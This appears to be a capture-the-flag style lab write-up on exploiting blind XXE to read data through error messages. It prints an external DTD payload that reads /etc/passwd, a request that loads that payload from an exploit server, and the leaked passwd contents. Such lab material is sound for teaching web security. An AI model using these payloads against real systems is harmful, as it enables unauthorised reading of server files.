
Exploiting blind XXE to retrieve data via error messages

1. This lab has a "Check stock" feature that parses XML input but does not display the result. To solve the lab, use an external DTD to trigger an error message that displays the contents of the /etc/passwd file.
2. As previous lab, we will make two payloads, one stored on the exploit server and the other will be sent in check stock request.
3. There is a small change in stored payload. This lab will be solved by making the website throw an error. So, we will not make the request send the result to logs page, we will make the request visit doesn't exist path to throw an error and execute my XML code.

   This is stored code on the exploit server:


   ```
   <!ENTITY % file SYSTEM "file:///etc/passwd">
   <!ENTITY % data "<!ENTITY &#x25; exfil SYSTEM 'notfound.com/?data=%file;'>">
   %data;
   %exfil;
   ```

   And this is the result:



```
<?xml version="1.0" encoding="UTF-8"?>
      <!DOCTYPE foo[
      <!ENTITY % xxe SYSTEM
      "https://exploit-0a4400b80458eaa7828ad22f015d0027.
      exploit-server.net/exploit">
      %xxe;
      ]>
      <stockCheck>
            <productId>
            </productId>
            <storeId>
                  1
            </storeId>
      </stockCheck>
```

```
"XML parser exited with error: java.net.MalformedURLExc
eption: no protocol: notfound.com/?data=root:x:0:0:root
:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```



Exploiting blind XXE to retrieve data via error messages

Congratulations, you solved the lab!